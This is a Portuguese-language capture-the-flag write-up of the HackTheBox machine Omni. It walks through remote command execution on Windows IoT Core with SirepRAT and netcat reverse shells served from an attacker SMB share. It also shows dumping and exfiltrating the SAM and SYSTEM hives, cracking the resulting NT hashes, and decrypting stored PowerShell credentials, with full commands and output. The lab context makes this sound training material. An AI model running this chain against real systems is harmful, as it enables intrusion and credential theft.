



OMNI HackTheBox

## Resolução da máquina OMNI

Máquina Fácil (hackthebox.com)

by JavaliMZ - 08/09/2021

### Enumeração

#### Nmap

A primeira ferramenta que sempre uso para enumerar qualquer máquina é o nmap. Essa ferramenta permite-nos enumerar as portas abertas de um dado IP, e versões e potenciais vulnerabilidades de softwares que estão correndo em cada porta.

```
Kali-Linux
(JavaliMZ@kali) [~/C/HackTheBox] - $ sudo nmap -p- -n -Pn 10.10.10.204 -oG enumeration/allPorts -sS --min-rate 5000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 10:32 WEST
Nmap scan report for 10.10.10.204
Host is up (0.042s latency).
Not shown: 65529 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
5985/tcp   open  wsman
8080/tcp    open  http-proxy
29817/tcp   open  unknown
29819/tcp   open  unknown
29820/tcp   open  unknown

Nmap done: 1 IP address (1 host up) scanned in 26.52 seconds

(JavaliMZ@kali) [~/C/HackTheBox] - $ |

HTB - Omni 10.10.14.16 10.10.10.204 1 Enumeration 10:40 08 Sep javali

Kali-Linux
(JavaliMZ@kali) [~/C/HackTheBox] - $ nmap -sC -sV -p135,5985,8080,29817,29819,29820 10.10.10.204 -oN enumeration/nmap-A.txt -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 10:27 WEST
Nmap scan report for 10.10.10.204
Host is up (0.043s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
5985/tcp   open  upnp         Microsoft IIS httpd
8080/tcp    open  upnp         Microsoft IIS httpd
| http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Windows Device Portal
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Site doesn't have a title.
29817/tcp   open  unknown
29819/tcp   open  arcserve     ARCserve Discovery
29820/tcp   open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port29820-TCP:V=7.91%I=7%D=9/8%Time=613881FB&P=x86_64-pc-linux-gnu*(NU
SF:LL,10,"*LY\xa5\xfb\x04G\xa9m\x1c\xc9}\xc80\x12")*(GenericLines,10,"
SF:*LY\xa5\xfb\x04G\xa9m\x1c\xc9}\xc80\x12")*(Help,10,"*LY\xa5\xfb\x04
SF:G\xa9m\x1c\xc9}\xc80\x12")*(JavaRMI,10,"*LY\xa5\xfb\x04G\xa9m\x1c\x
SF:9}\xc80\x12");
Service Info: Host: PING; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.35 seconds

(JavaliMZ@kali) [~/C/HackTheBox] - $ |

HTB - Omni 10.10.14.16 10.10.10.204 1 Enumeration 10:32 08 Sep javali
```

Neste momento, sabemos que:

- Porta 135 aberta: MSRPC é um mecanismo de comunicação entre processos "interprocess communication (IPC)" que permite comunicações entre clientes e servidores
- Porta 8080 aberta: O nmap identificou quer o programar que está a rodar nele é o *Basic realm=Windows Device Portal* - Windows Device Portal (WDP) - é um web server incluído com o Windows devices que permite configurar e gerir um windows e seus serviços através da internet ou por USB. O acesso pela porta 8080 está restringida, necessitando de uma

autenticação válida.

Sign in

http://10.10.10.204:8080


Your connection to this site is not private

Username

Password

Depois de alguma pesquisa, se pesquisarmos por "Windows Device Portal exploit github", podemos encontrar esta ferramenta:

SirepRAT - RCE as SYSTEM on Windows IoT Core - GitHub (<https://github.com/SafeBreach-Labs/SirepRAT>)



## Exploração

```
git clone https://github.com/SafeBreach-Labs/SirepRAT.git
cd SirepRAT

sudo python3 setup.py install

# A syntax é um pouco estranha... mas a sua página de GitHub contém bastantes exemplos...
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args " /c echo {{userprofile}}"
```

The command gives us an output that looks good. But we can confirm if we have RCE with a better combo!

O comando retorna um output que parece convincente. Mas é preciso confirmar se temos realmente **Remote Code Execution (RCE)**. Para isso, podemos enviar uma trilha ICMP para a nossa própria máquina Kali, ficando a escuta do lado do Kali.

```
# Capturando todas as comunicações ICMP (Pings) entrando e saindo pelo tun0 (VPN do HackTheBox)
sudo tcpdump -i tun0 icmp

# Execução remota na máquina alvo, para que nos "pingue" a nossa máquina Kali
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args " /c ping 10.10.14.16"
```

```
Kali-Linux
Configurações

(JavaliM2@kali)~[/C/H/e/SirepRAT]-$ python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args "/c ping 10.10.14.16"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 97, payload peek: 'b'\r\nPinging 10.10.14.16 with 32 bytes of data:\r\nRepl''>
<OutputStreamResult | type: 11, payload length: 51, payload peek: 'b'Reply from 10.10.14.16: bytes=32 time=40ms TTL=63\r''>
<OutputStreamResult | type: 11, payload length: 51, payload peek: 'b'Reply from 10.10.14.16: bytes=32 time=40ms TTL=63\r''>
<OutputStreamResult | type: 11, payload length: 245, payload peek: 'b'Reply from 10.10.14.16: bytes=32 time=40ms TTL=63\r''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>

(JavaliM2@kali)~[/C/H/e/SirepRAT]-$ |
HTB - Omni 10.10.14.16 10.10.10.204 1 Enumeration 2 tcpdump 11:44 08 Sep javali

Kali-Linux
(JavaliM2@kali)~[/C/H/e/HackTheBox]-$ sudo tcpdump -i tun0 icmp
[sudo] password for javali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:43:45.228663 IP 10.10.10.204 > 10.10.14.16: ICMP echo request, id 1, seq 64166, length 40
11:43:45.228995 IP 10.10.14.16 > 10.10.10.204: ICMP echo reply, id 1, seq 64166, length 40
11:43:46.241722 IP 10.10.10.204 > 10.10.14.16: ICMP echo request, id 1, seq 64168, length 40
11:43:46.241750 IP 10.10.14.16 > 10.10.10.204: ICMP echo reply, id 1, seq 64168, length 40
11:43:47.257389 IP 10.10.10.204 > 10.10.14.16: ICMP echo request, id 1, seq 64170, length 40
11:43:47.257422 IP 10.10.14.16 > 10.10.10.204: ICMP echo reply, id 1, seq 64170, length 40
11:43:48.273439 IP 10.10.10.204 > 10.10.14.16: ICMP echo request, id 1, seq 64173, length 40
11:43:48.273473 IP 10.10.14.16 > 10.10.10.204: ICMP echo reply, id 1, seq 64173, length 40
HTB - Omni 10.10.14.16 10.10.10.204 < Enumeration 2 tcpdump 11:45 08 Sep tcpdump
```

Agora que temos a certeza de executar comandos remotamente, podemos tratar de estabelecer um reverse shell. Tentei de várias formas:

- Tentei fazer o download de um nc64.exe através da ferramenta certutil.exe normalmente presente em Windows, mas sem sucesso (certutil.exe não existe)
- Tentei com IEX e com IWR do Powershell, mas também sem sucesso (também não existem)
- Criei um servidor samba no meu Kali, com smbserver, onde disponibilizava um nc64.exe.

```
# SMB Server
sudo smbserver.py smbFolder $(pwd) -user javali -password javali -smb2support

# NC listener
sudo rlrwrap nc -lvp 443

# Get Reverse shell
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c net use \\10.10.14.16\smbFolder /u:javali javali"

python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c \\10.10.14.16\smbFolder\nc64.exe -e cmd 10.10.14.16 443"
```

**Estamos na máquina!**

```
ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::b182:3c23:4d82:b29b%4
    IPv4 Address. . . . . : 10.10.10.204
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

C:\Windows\system32>
```

## Escalada de privilégios

### Enumeração do sistema

Para todos os CaptureTheFlag, o objectivo é conseguir ler a *flag* (user.txt e root.txt)

Se tivermos privilégios suficientes, podemos encontrá-los através de um simples comando:

```
cd C:\
# Procura recursiva da referida string, a partir da pasta onde nos encontramos:
dir /r /s user.txt # user.txt : C:\Data\Users\app
dir /r /s root.txt # root.txt : C:\Data\Users\administrator

# Ver quem tem que privilégios nesses ficheiros
```

```

icaccls C:\Data\Users\app\user.txt # NT AUTHORITY\SYSTEM:(I)(F)
                                     # BUILTIN\Administrators:(I)(F)
                                     # OMNI\app:(I)(F)

icaccls C:\Data\Users\administrator\root.txt # NT AUTHORITY\SYSTEM:(I)(F)
                                                # BUILTIN\Administrators:(I)(F)
                                                # OMNI\Administrator:(I)(F)

```

At this point, we suppose we have to migrate at the user app, or directly at administrator... We don't know what privilege we have, but we know with SAM and SYSTEM files, we can extract all NT hash from all LOCAL users of the target machine. We give a try...

O proximo passo é migrar de usuários. Nest momento nos estamos com um usuário do Windows Device Portal, e não como usuário da máquina alvo. Esse tipo de usuário pode executar alguns comando no sistema mas tem um poder muito maior. Tem privilégios para verificar a memória RAM do sistema. Isso significa que podemos extrair o HKLM\System e o HKLM\Sam para recuperar informações dos usuários locais (uid:rid:lmhash:nthash)

```

reg save HKLM\SYSTEM SYSTEM.bak # The operation completed successfully.
reg save HKLM\SAM SAM.bak       # The operation completed successfully.

# Copiar os dois novos ficheiros para o nosso Kali
copy .\SAM.bak \\10.10.14.16\smbFolder\SAM.bak
copy .\SYSTEM.bak \\10.10.14.16\smbFolder\SYSTEM.bak

# No kali, extrair os dados
secretsdump.py -sam SAM.bak -system SYSTEM.bak LOCAL
#> Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation
#>
#> [*] Target system bootKey: 0x4a96b0f404fd37b862c07c2aa37853a5
#> [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
#> Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
#> Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
#> DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
#> WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65:::
#> sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdfd922475caed3acea:::
#> DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
#> app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::
#> [*] Cleaning up...

```

Com esses hashes, podemos tentar crackear as passwords com a ferramenta "john the ripper", e a tão famosa wordlist "rockyou.txt".


```

echo "Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdfd922475caed3acea:::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::" > hashes

john --wordlist=/usr/share/wordlists/rockyou.txt --format=nt hashes
john --format=NT --show hashes # app:mesh5143

```

Neste momento tentei usar o Invoke\_Command com as novas credenciais mas sem sucesso (também não existe...). Então tentei fazer login na página web que estava na porta 8080



Podemos executar comandos diretamente do Windows Device Portal, Mas é sempre melhor ter uma verdadeira reverse shell... Não sei porquê, mas não consegui executar o reverse shell diretamente do samba server, mas, ainda com a shell já aberta, podemos copiar o nc64.exe para uma pasta local. Eu escolho sempre o C:\Windows\System32\spool\drivers\color\ porque praticamente nunca está bloqueado (ver applocker bypass)


```
# Ainda com o usuário omni
copy \\10.10.14.16\smbFolder\nc64.exe C:\Windows\System32\spool\drivers\color\nc64.exe

# Com o usuário app, a partir do website
C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd 10.10.14.16 443
```

## User "app"

In the home directory of "app", we can see the user.txt, but we can see another strange file: iot-admin.xml. The file looks like this:

Na pasta raiz do usuário "app", podemos ver a flag user.txt, mas também vemos um outro ficheiro estranho: iot-admin.xml. O ficheiro contém o seguinte:




Este tipo de ficheiro é uma Credencial de Powershell. Para extrair o campo Password, podemos fazer o seguinte:

```
(Import-CliXml -Path iot-admin.xml).GetNetworkCredential().password
#> _1nt3rn37ofTh1nGz
# Isto poderá ser a palavra chave do administrator.
# administrator:_1nt3rn37ofTh1nGz


# Como todos os ficheiros (iot-admin.xml, user.txt, root.txt) estão em formato Powershell Credential, vamos extrai-los todos da mesma maneira...
(Import-CliXml -Path user.txt).GetNetworkCredential().password
#> 7cfd50f6bc34db3204..... (Esta é a flag parcial)
```

Com a nova credencial, podemos efectuar o login no website enquanto administrador do sistema



Agora podemos estabelecer um reverse shell com o mesmo binário do nc64.exe já transferido

```
C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd 10.10.14.16 443
```



E para a flag root.txt, vamos usar outra vez a mesma técnica para extrair o campo Password do ficheiro de Credencial do Powershell.

```
type root.txt # As propriedades são ainda as mesmas: 'UserName' e 'Password'
(Import-CliXml -Path root.txt).GetNetworkCredential().Password
#> 5dbdce5569e2c47..... (Esta é a flag parcial de root.txt)
```